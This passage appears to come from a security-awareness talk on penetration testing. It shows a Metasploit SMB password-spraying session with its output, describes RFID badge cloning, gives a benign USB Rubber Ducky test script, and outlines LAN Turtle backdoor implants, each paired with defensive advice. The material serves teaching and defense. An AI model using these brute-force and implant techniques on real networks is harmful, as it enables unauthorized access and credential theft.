These passwords meet an 8-character minimum length / complexity requirement but are very weak!

Now, spray the network with these bad passwords to compromise additional accounts.

TRY IT!

```
msf > use auxiliary/scanner/smb/smb_login ↵
msf auxiliary(scanner/smb/smb_login) > set rhosts 192.168.1.118 ↵
rhosts => 192.168.1.118
msf auxiliary(scanner/smb/smb_login) > set user_file /root/Desktop/user.txt ↵
user_file => /root/Desktop/user.txt
msf auxiliary(scanner/smb/smb_login) > set pass_file /root/Desktop/pass.txt ↵
pass_file => /root/Desktop/pass.txt
msf auxiliary(scanner/smb/smb_login) > set stop_on_success true ↵
stop_on_success => true
msf auxiliary(scanner/smb/smb_login) > exploit ↵

[*] 192.168.1.118:445 - 192.168.1.118:445 - Starting SMB login bruteforce
[*] 192.168.1.118:445 - 192.168.1.118:445 - This system does not accept SMB
[-] 192.168.1.118:445 - 192.168.1.118:445 - Failed: '.\root:root',
[-] 192.168.1.118:445 - 192.168.1.118:445 - Failed: '.\root:raj',
[-] 192.168.1.118:445 - 192.168.1.118:445 - Failed: '.\root:123',
[-] 192.168.1.118:445 - 192.168.1.118:445 - Failed: '.\root:toor',
[-] 192.168.1.118:445 - 192.168.1.118:445 - Failed: '.\raj:root',
[-] 192.168.1.118:445 - 192.168.1.118:445 - Failed: '.\raj:raj',
[-] 192.168.1.118:445 - 192.168.1.118:445 - Failed: '.\raj:123',
[-] 192.168.1.118:445 - 192.168.1.118:445 - Failed: '.\raj:toor',
[-] 192.168.1.118:445 - 192.168.1.118:445 - Failed: '.\pc21:root',
[-] 192.168.1.118:445 - 192.168.1.118:445 - Failed: '.\pc21:raj',
[+] 192.168.1.118:445 - 192.168.1.118:445 - Success: '.\pc21:123'
[*] 192.168.1.118:445 - 192.168.1.118:445 - Domain is ignored for user
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Best Defense

Password hygiene is, unfortunately, very important in the modern enterprise.

Passwords are not the best way to secure a user account, but we are stuck with them, especially internally.

Strong, complex passwords across an organization will help to prevent most of the attacks we have shown here from being successful.

Best practices:

1. Establish standards via policy, and train your users
2. 14 characters or longer
3. No dictionary words
4. Introduce pass phrases
5. Use a password manager
6. MULTIFACTOR AUTHENTICATION



Physical Access Abuses

- Next step: time to actually go onsite. Depending on the engagement, we might be granted access... if not... let's GET access.
- RFID = Radio Frequency Identification. Key cards, fobs, tags = physical access controls.
- ProxMark = dedicated hardware to read and write to RFID chips.
- If I can get close enough, we can read your key card. Then I can write that to a new card and become YOU.




Best Defense

- Protect your badge. It's part of your identity.
- Keep your badge on your person, take it off and store securely when you leave work.
- Guards can help...if they can match up a scanned card with a photo ID.
- Watch out for tailgating – people trying to get past physical access controls by tagging along with someone else.
- Encryption - less than 20% of organizations have embraced the new generation of RFID technology which prevents these attacks via encrypted traffic.

Physical Access Abuses

- Now that we are in, find an open Ethernet port, unplug an IP phone, or connect to the wireless network, and start the entire information gathering and exploitation process again, this time, internally.



- **OR**, we can leverage our physical access for some hardware-based attacks.

Physical Access Abuses – Rubber Ducky

- It's a USB stick! **NOT!**
- When plugged into a machine, its actually recognized as a *keyboard*
- Program certain keystrokes which do bad things on target systems.
- Easily programmable in “Ducky Script”

A payload for testing the USB Rubber ducky's functionality.

```
DELAY 3000
GUI r
DELAY 500
STRING notepad
DELAY 500
ENTER
DELAY 750
STRING Hello World!
ENTER
```



Physical Access Abuses – LAN Turtle

- It's a USB network adapter! **NOT!**
- Remote Access Tool / Backdoor ... plug it into the wall and find an open Ethernet port. Leave it behind.
 - Auto connect back to an attacker controlled system.
 - Provides remote access and network intel gathering
- Or – put it in line behind someone's machine
 - Provides man-in-the-middle and packet capture surveillance
- Or – on Windows systems, exploit inherent trust of network devices, and pull user passwords off of **LOCKED MACHINES**



Best Defense

- Never assume a USB drive is clean.
- Never assume a USB drive is... a USB drive.
- Never insert unknown USB drives or other portable storage devices.
- As an organization, publish policies around the use of USB drives.
- As an organization, enforce technical controls and restrictions on the use of USB drives.



Risks Realized

What can a hacker do with all this data?

- **GAIN A FOOTHOLD**
- Send spam from compromised email accounts
- Compromise other accounts via the same credentials
- Deface websites and host malicious content
- Install malware on accessible systems
- Exfiltrate sensitive data
- Identity theft



QUESTIONS?

